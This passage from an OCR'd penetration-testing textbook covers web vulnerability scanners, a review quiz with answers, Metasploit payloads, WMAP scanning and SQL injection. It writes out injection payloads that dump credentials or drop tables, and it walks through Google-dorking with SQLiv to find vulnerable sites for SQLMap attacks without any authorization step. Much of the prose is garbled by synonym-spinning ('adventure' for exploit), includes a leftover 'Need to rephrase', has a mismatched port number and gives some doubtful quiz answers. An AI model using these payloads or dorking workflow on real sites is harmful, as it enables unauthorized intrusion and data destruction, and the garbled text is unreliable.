[-] Updating wordpress small plugins
[-] Updating joomla small plugins
```

Figure 76 Using CMSmap



8.8 BurpSuite

Burp Suite is a built-in platform for web applications security tests. Different tools work together seamlessly to support the full test process from the initial mapping and analysis of the attack surface of an application to the search and exploitation of security flaws.

Burp provides total control, combining superior manual approaches with cutting-edge automation to improve the efficiency, speed and accuracy of doing web application vulnerability assessments.

8.8.1 Using Burpsuite

sudo burpsuite




Figure 77 Using Burpsuite

There are several versions of Burp Suite, but the one that comes by default with Kali Linux is the community edition. The paid versions are more for larger enterprises and have access to the complete feature set of Burp Suite.

8.9 Netsparker

Netsparker is an application security scanner that is automated and yet completely configurable to scan and detect websites, web apps, and web services. No matter the platform or the language with which you are created Netsparker can analyze all sorts of Web applications.

To confirm reported problems, Netsparker is the first web application security scanner that automatically takes advantage of discovered vulnerabilities in a reading and safe manner. It also provides evidence of vulnerability so that manually confirming it does not need to take time. For instance, the name of the database is shown to prove its exploit in the event of a SQL injection vulnerability discovered.

8.9.1 Installation of Netsparker

You need to download the installation files of the agent to a machine on your internal network.

How to Download a Netsparker Enterprise Scan Agent

1. Log in to Netsparker Enterprise.
2. From the main menu, go to Agents > Manage Agents > Configure New Agent.

3. From the Agent section, select Linux to download the required files to install the scan agent.

How to Install a Netsparker Enterprise Agent

1. Open a terminal window.
2. Update the following operating system application repositories:
   #sudo apt update && sudo apt upgrade -y
3. Install the following dependent packages:
   sudo apt-get install p7zip-full
   sudo apt install -y wget gss-ntlmssp nano mono-complete apt-transport-https
4. Please make sure that your Mono version is 5.20 or above. For further information, please see How to update Mono.
   #wget https://packages.microsoft.com/config/debian/10/packages-microsoft-prod.deb -O packages-microsoft-prod.deb
   #sudo dpkg -i packages-microsoft-prod.deb && sudo apt update
   #sudo apt install -y dotnet-sdk-3.1
5. Create folder for Netsparker Scanner dependency:
   #sudo mkdir -p /home/[YOUR_USER]/.local/share/Netsparker_Ltd
   #sudo chown -R [YOUR_USER] /home/[YOUR_USER]/.local/share/Netsparker_Ltd
6. Install the Headless Chrome browser dependencies:
   #sudo apt install -y gconf-service libasound2 libatk1.0-0 libatk-bridge2.0-0 li
7. Next, extract the TAR file:
   a. To extract the scan agent, run the following commands:
   #tar xf Netsparker_Enterprise_Scanner_Agent.tar
   chmod +x .local-chromium/Linux-*/chrome-linux/chrome
   b. To extract the authentication verifier agent, run the following commands:
   tar xf Netsparker_Enterprise_Verifier_Agent.tar
   chmod +x .local-chromium/Linux-*/chrome-linux/chrome
   c. Open appsettings.json file via any text editor you prefer in order to enter the necessary information, such as ApiToken:
   sudo nano appsettings.json

To open Netsparker in Terminal #sudo netsparker




Figure 78 Installation of Netsparker

8.10 Nmap for Vulnerability Scanner

Nmap is one of the most popular network-discovery-tools available on the market. Nmap has been created. Nmap is currently one of the key tools for mapping your network by network administrators. The software may be utilized to locate live hosts on a web, scan port, ping sweep, detect OS, detect versions and Vulnerability scanner.

Nmap contains a library of scripts that may assist us identify security flaws on our system (Nmap Scripting Engine, NS).

#nmap -v --script vuln <url>





Figure 79 Nmap for Vulnerability Scanner

It may be checked using Nmap if our host is vulnerable to attacking the DOS by using the following command: DOS is one of the easiest assaults.

#sudo nmap -v --script dos <url>



Summary:

- Vulnerability Assessment - The process of defining, detecting, categorizing, and prioritizing vulnerabilities in computer systems, applications and networks that provide an organization with an evaluation that provides the necessary information, risk factors, and other potential risks that can affect the organization if not properly reacted.

- These are some of the different types of scans:

  Network-based scans are used to find probable network security attacks. They can also detect vulnerable systems on both wired and wireless networks. Host-based scans shall locate and identify vulnerabilities in systems like servers, workstations, or network hosts.

- Nikto Web Scanner is a Web application server scanner which evaluates Web servers for dangerous (malicious)/CGI files, outdated (unpatched) server software and other issues.

- Wapiti This scanner allows you to audit web applications or websites. It conducts web application black box scans by scanning the web pages of the deployed web application, by detecting scripts and forms where data can be inserted.

- Use WPScan to scan the WordPress website to get vulnerabilities in the core version, plugins, and themes. In addition, the existence of weak passwords, accounts, and configuration security issues can be identified. The wpvulndb.com database should help in evaluating vulnerable software.
- CMSmap is an open-source CMS scanner that programs the process of detecting the most common CMS security loops(flaws). CMSmap's goal is to integrate common vulnerabilities in a single tool for different types of CMSs.

- JoomScan - An open-source vulnerability scanner developed to automate the vulnerability detection task for Joomla deployments.

- Burpsuite: Burp Suite is a built-in platform for web applications security tests. Different tools work together seamlessly to support the full test process from the initial mapping and analysis of the attack surface of an application to the search and exploitation of security flaws.

- Netsparker: Netsparker is an application security scanner that is automated and yet completely configurable to scan and detect websites, web apps, and web services.

- Nmap: Nmap is one of the most popular network-discovery-tools available on the market. Nmap has been created. Nmap is currently one of the key tools for mapping your network for network administrators. The software may be utilized to locate live hosts on a web, scan port, ping sweep, detect OS, and detect versions and Vulnerability scanner.

Chapter Review Questions

1. Find the wrong statement about penetration testing.

A. It is an unintentional attack

B. Pen-testing is used for security assessment

C. Pen testing improves the security of the system

D. Pen testing does discover security weaknesses

2. Penetration testing

A. can evaluate the security of system or network

B. cannot be used to identify the vulnerabilities left undetected by automated vulnerability scanners

C. is an unauthorized attempt to exploit a computer system

D. determines the critical vulnerabilities

3. Which step is essential for the organization to be compliant with certain ISOs or other certification bodies?

A. Security audit

B. Vulnerability assessment

C. Code reviews

D. None of the above

4. What are the disadvantages of manual testing?

A. Awareness to new attack vendors

B. Tests for both technical and business/logic flow

C. Does not cover the entire system

D. Slow

5. Pick out the merits of manual testing.

A. Dependency on the skill of the tester

B. Accuracy

C. Possibility of forgetting

D. Familiarity with new threats

6. Which is a dictionary of common names for publicly known information security vulnerabilities?

A. Vulnerability

B. Zero day

C. SANS Top 20 controls

D. Common Vulnerabilities and Exposures

7. Vulnerability analysis is also known as:

A. Penetration testing

B. Port scanning

C. Vulnerability assessment

D. none of these

8. What are the gateways by which threats are manifested?

A. Ports

B. Computer Networks

C. Patches

D. Vulnerabilities

9. Which of the following can you use as a foundation when building a vulnerability assessment report?

A. Tools

B. Nmap

C. SQL Injection

D. Salami

10. Network based vulnerability scan can detect both wired and wireless vulnerabilities

A. True

B. False

C. Sometimes false

D. None of the above

Answers to Chapter Review Questions

1. Answer: A

Explanation: Penetration testing (pen-testing) is not an unintentional attack; it is a deliberate and authorized attempt to evaluate the security of a system or network. Therefore, option A is the wrong statement.

2. Answer: A & D

Explanation: Penetration testing indeed can evaluate the security of a system or network (option A) and determines critical vulnerabilities (option D). Therefore, options A and D are correct.

3. Answer: C

Explanation: Code reviews are essential for organizations to be compliant with certain ISOs or other certification bodies. Regular code reviews help ensure that software development practices align with security standards and best practices, contributing to compliance requirements. Therefore, option C is correct.

4. Answer: C and D

Explanation: The disadvantages of manual testing include that it does not cover the entire system (option C) and it tends to be slow (option D). Therefore, options C and D are correct.

5. Answer: B and D

Explanation: The merits of manual testing include accuracy (option B) and familiarity with new threats (option D). Therefore, options B and D are correct.

6. Answer: D

Explanation: Common Vulnerabilities and Exposures (CVE) is a dictionary of common names for publicly known information security vulnerabilities. Therefore, option D is correct.

7. Answer: C

Explanation: Vulnerability analysis is also known as vulnerability assessment. Therefore, option C is correct.

8. Answer: D

Explanation: Vulnerabilities are the gateways by which threats are manifested. Therefore, option D is correct.

9. Answer: A

Explanation: Tools can be used as a foundation when building a vulnerability assessment report. Therefore, option A is correct.

10. Answer: A

Explanation: True. Network-based vulnerability scans can detect vulnerabilities in both wired and wireless networks.

CHAPTER 9

Web Application Exploitation

9.1 Introduction to Metasploit

The Metasploit Framework, MSF is a framework for pentesting testing systems, a set of payloads and auxiliaries. Metasploit has a range of vulnerabilities, payloads, libraries, and interfaces that can be used to allow use of PCs.

Metasploit is included in the Kali Linux Distribution suggested for this class, yet you can download and add it to any kind of Linux without much effort. Metasploit has an extensive collection of exploits and payloads and equipment to bundle and deliver them to a host PC. Metasploit allows you to pick up an adventure from its library, pick up a payload, arrange objective, objective port numbers, and various alternatives, and the structure will package everything together and dispatch it over the system to a framework-focused one. Metasploit is highly adaptable and can aid adventure testing and advancement.

Written in the Ruby programming language, Metasploit also enables the user to compose and incorporate their own endeavors and payloads within the system Metasploit is cross-stage and can continue to run on Linux, MAC OS and Windows and is based on each of the three.

We first need to make sure that the system requirements outlined in the following sections are met or exceeded by our setup. Taking the time to plan your *Metasploit Lab environment* properly will help to eliminate several problems before they occur in the course later.

9.1.1 Hardware Requirements

Hard Drive Space	10 to 50 GB
Available Memory	Linux “HOST” Minimal Memory Requirements 1 GB of system memory (RAM) / Realistically 2 GB or more Kali “GUEST” Minimal Memory Requirements At least 1 GB of RAM (2 GB is recommended) // more never hurts! Realistically 2 GB or more with a SWAP file of equal value
Processor	To ensure the best experience, we recommend a 64-bit quad-core CPU or better. The bare minimum requirement for VMware Player is a 400MHzor faster processor (500MHz recommended)

Table 3 Hardware Requirements

9.1.2 Software Requirements

Hypervisor - VMware, two commonly used hypervisors are VirtualBox and VMware

9.1.3 What is a vulnerability?

A vulnerability is a security opening that gives a possible advantage to assault the framework in a bit of software, equipment, or framework. Not all vulnerabilities are harmful and not each is exploitable. These can be found frequently in obsolete programs, benefits or working frameworks Because we understand what it means to be exploitable, what is an endeavor?

9.1.4 What are exploits?

Exploits are exceptionally particular small projects with the sole intention of exploiting a vulnerability and transmitting a payload that will give attackers control. Metasploit is an amazing device with a huge number of exploits. I'll discuss making use of some of them later. All in all, what is payload if it's motivation to transmit a payload? Need to rephrase

9.1.5 What is a payload?

Payload is transmitted by exploit and used for remote system control. Think of it along these lines: Exploit resembles a psychological oppressor in his rucksack carrying a bomb. He goes into the office and leaves his knapsack in it. Most of the mainstream and generally realized payload is meterpreter, which has many highlights to it. You can use it to browse remote records, download them, transfer your own, capture keystrokes, capture screens, open DOS, and also rotate to another machine.

9.1.6 Expanding on Payload Types in Metasploit

- Inline (Non-Staged)
- Stager
- Meterpreter
- PassiveX

The three main types of payloads: singles, stagers and stages. Metasploit contains many different types of payloads, each of which has a unique role in the framework.

Inline (Non Staged)

A single payload for the selected task containing the exploit and full shell code. By nature, inline payloads are more stable than their counterparts as they contain everything in one. Some exploits, however, will not support the resulting size of these payloads.

Stager

Stager payloads work in conjunction with stage payloads to perform a particular task. A stager creates a communication channel between the attacker and the victim and reads for execution on the remote host in a stage payload.

Meterpreter

Meterpreter, Meta-Interpreter's short form is an advanced, multifaceted payload which operates via .dll injection. The Meterpreter remains solely in the remote host memory and leaves no traces on the hard drive, making it very hard to locate with traditional forensic techniques. Scripts and plugins can be dynamically loaded and unloaded as required and the development of Meterpreter is very strong and is constantly evolving.

PassiveX

PassiveX is a payload which can help circumvent restrictive outbound firewalls. It does this by building a hidden Internet Explorer instance using an ActiveX control It communicates with the attacker via HTTP requests and responses using the new ActiveX control.

NoNX

The NX (No eXecute) bit is a feature that is built into some CPUs to prevent executing code in certain memory areas. NX is implemented in Windows as a Prevention of Data Execution (DEP). The Metasploit NoNX payload is designed to circumvent DEP.

Ord

Ordinal payloads are payloads based on Windows stagers, with distinct advantages and disadvantages. The advantages of working on any Windows flavor and language dating back to Windows 9x without explicit return address definition. They are extremely small, too. Two rather common disadvantages, however, do not make them the default option. The first is that it relies on the fact that ws2 32.dll is loaded before exploitation in the process being used. The second is it is a little less stable than the other stagers.

IPv6

As the name indicates, the Metasploit IPv6 payloads are designed to operate over IPv6 networks.

Reflective DLL injection

Reflective DLL Injection is a technique by which a stage payload is injected into a memory-running, compromised host process that never reaches the host hard drive. Both the VNC and Meterpreter payloads use reflective DLL injection. You can learn more about this from the creator of reflective DLL injection method Stephen Fewer.

9.2 Metasploit Framework Modules

Presumably the msfconsole is the most well-known interface to the Metasploit Framework (MSF). It provides unified support "across the board" and enables you to have productive access to most of the alternatives available in the MSF for all purposes.

Metasploit Framework is a stage of product creation testing and execution of misuse. It can very well be used to render safety testing devices and modules, as well as a framework for infiltration monitoring.




Figure 80 Metasploit Framework Modules

Auxiliary modules – are used for data collection, identification port scanning and the like. There are also a lot of useful tools in there for things like associating with SQL databases and even devices for man-in - the-middle attacks.

Types of Auxiliary Modules

- Different scanners for protocols (SMB, DCERPC, HTTP)
- Network convention "fuzzers"
- Port scanner modules
- Wireless
- IPV6
- Denial of service modules
- Server modules
- Administrative access exploits

Exploit modules – Commonly used to convey Code of Abuse to an objective framework It merits referencing that if a Metasploit module is accessible Nessus adds a note to its distinguished issues. But you can also use the search command to search for modules.

Example:
Say for instance that you realize a host is vulnerable against MS08-067 you could utilize the accompanying direction to locate a fitting Metasploit module:

```
msf > search MS08-067
```

Post modules – Offer post abuse tools, such as the ability to separate secret word hashes and access to tokens and even modules for things like screen capturing, keylogging and downloading records.

```
checkvm
msf > use post/Linux/gather/checkvm
enum_configs
msf  > use post/Linux/gather/enum_configs
enum_network
msf > use post/Linux/gather/enum_network
enum_protections
msf > use post/Linux/gather/enum_protections
enum_system
msf > use post/Linux/gather/enum_system
enum_users_history
msf > use post/Linux/gather/enum_users_history
```

Payload modules – Are used to render malevolent payloads for use with an adventure, for the most part if the point is conceivable transferring a duplicate of the "meterpreter" which is the default metasploit payload and I will include more insights about this module in its own segment.

Module Search example:

```
msf  > search platform:Windows

msf  > search type:exploit

msf  > search author:hd

msf  > search app:client

msf  > search name:ms08-067
```

9.3 Attacking Web Apps with Metasploit

Stages involved in attacking a web application

- Scanning phase using nmap
- Exploit phase using WMAP
- SQL Injection with Metasploit
- Metasploit with BeEF plugin

9.3.1 Scanning using Metasploit

Start Metasploit by entering command as msfconsole

```
VirtualBox:~$ msfconsole
```

Next load msf crawler by below command

> use auxiliary/scanner/http/crawler

```
msf > use auxiliary/scanner/http/crawler
msf auxiliary(scanner/http/crawler) >
```

Now set RHOST as localhost and RPORT as 9999

> set RHOST localhost

> set RPORT 9000

```
msf auxiliary(crawler) > set RHOST localhost
RHOST => localhost
msf auxiliary(crawler) > set RPORT 9000
RPORT => 9000
```

And now run crawler

> run

```
msf auxiliary(crawler) > run

[*] Crawling http://localhost:9000/...
[*] [00001/00500]    200 - localhost - http://localhost:9000/
[*] [00002/00500]    301 - localhost - http://localhost:9000/awstats/ -> /awstats
[-] [00003/00500]    404 - localhost - http://localhost:9000/awstats
[*] [00004/00500]    301 - localhost - http://localhost:9000/stuff/ -> /stuff
[-] [00005/00500]    404 - localhost - http://localhost:9000/stuff
[*] [00006/00500]    301 - localhost - http://localhost:9000/test/ -> /test
```

Once crawling is finished. Load wmap

> load wmap

```
msf auxiliary(crawler) > load wmap

[WMAP 1.5.1] ===  et [  ] metasploit.com 2012
[*] Successfully loaded plugin: wmap
```

create a site in wmap

> wmap_sites -a localhost:9000

Check weather site is created or not

> wmap_sites –l


```
msf auxiliary(crawler) > wmap_sites -a localhost:9000
[*] Site created.
msf auxiliary(crawler) > wmap_sites -l
[*] Available sites
===============

     Id  Host       Vhost      Port  Proto  # Pages  # Forms
     --  ----       -----      ----  -----  -------  -------
     0   127.0.0.1  127.0.0.1  9000  http   0        0
```

Add this site as target and run scanning

> wmap_target -d 0 (for adding site as target)

> wmap_run –e (for running scan)



9.4 SQL injection

An attacker attempting to execute SQL injection will manipulate a standard SQL query to exploit input vulnerabilities that are not validated in a database. There are many ways to execute this attack vector, many of which will be shown here to give you a general idea about how SQLI works.

For example, the above-mentioned input, which pulls information for a specific product, can be altered to read :
http://www.estore.com/items/items.asp?itemid=999 or 1=1.

As a result, the corresponding SQL query looks like this:

```
SELECT ItemName, ItemDescription

FROM Items

WHERE ItemNumber = 999 OR 1=1
```

And since statements 1= 1 are always valid, the query returns all the product names and descriptions in the database, even those that you may not be able to access.

Attackers can also use wrongly filtered characters to modify SQL commands, including the use of a semicolon to distinguish two fields.

For example, this input http://www.estore.com/items/iteams.asp?itemid=999; DROP TABLE Users would generate the following SQL query:

```
SELECT ItemName, ItemDescription

FROM Items
```

```
WHERE ItemNumber = 999; DROP TABLE USERS
```

This could result in the deletion of the entire user database.

Another way to exploit SQL queries is by using a UNION SELECT statement. This combines two different SELECT queries to extract data from various database tables.

For example, the input http://www.estore.com/items/items.asp?itemid=999 UNION SELECT username, password FROM USERS produces the following SQL query:

```
SELECT ItemName, ItemDescription

FROM Items

WHERE ItemID = '999' UNION SELECT Username, Password FROM Users;
```

Using the UNION SELECT statement, this query combines the request for item 999's name and description with another that pulls names and passwords for every user in the database.

9.4.1 SQL Attacks using SQLMap

Before we do the injection attack, we should of course guarantee that the server or target has a security hole in the database. There are a few techniques that we can use to discover security vulnerabilities in the database. Between them, Google dorking is mostly used by programmers and analyzers for infiltration. Fortunately there is a tool that can do that of course. The tool is called SQLiv (SQL infusion Vulnerability Scanner).

INSTALL SQLiv on KALI LINUX

Enter below command

git clone https://github.com/Hadesy2k/sqliv.git




Figure 81 SQL Attacks using SQLMap

 # cd sqliv && sudo python2 setup.py -i

Once SQLiv is installed in /usr/bin/sqliv open new terminal and type sqliv

Now continue with following command

sqliv -d inurl:item.php?id= -e google -p 100

By default, SQLiv will get the first page on search engine, which on google 10 sites per page. Thus, here we define argument -p 100 to get 10 pages (100 sites).

Based on the given dork above we will a result of vulnerable URLS

Save URLS into text editor.

We get at least one SQL injection vulnerable target and we need to execute the attack using SQLMap.

Firstly, we need to get the database name and inside the database has tables, columns, which contain the data.

Target URL: http://www.abctargetcompany.com/item.php?id=25

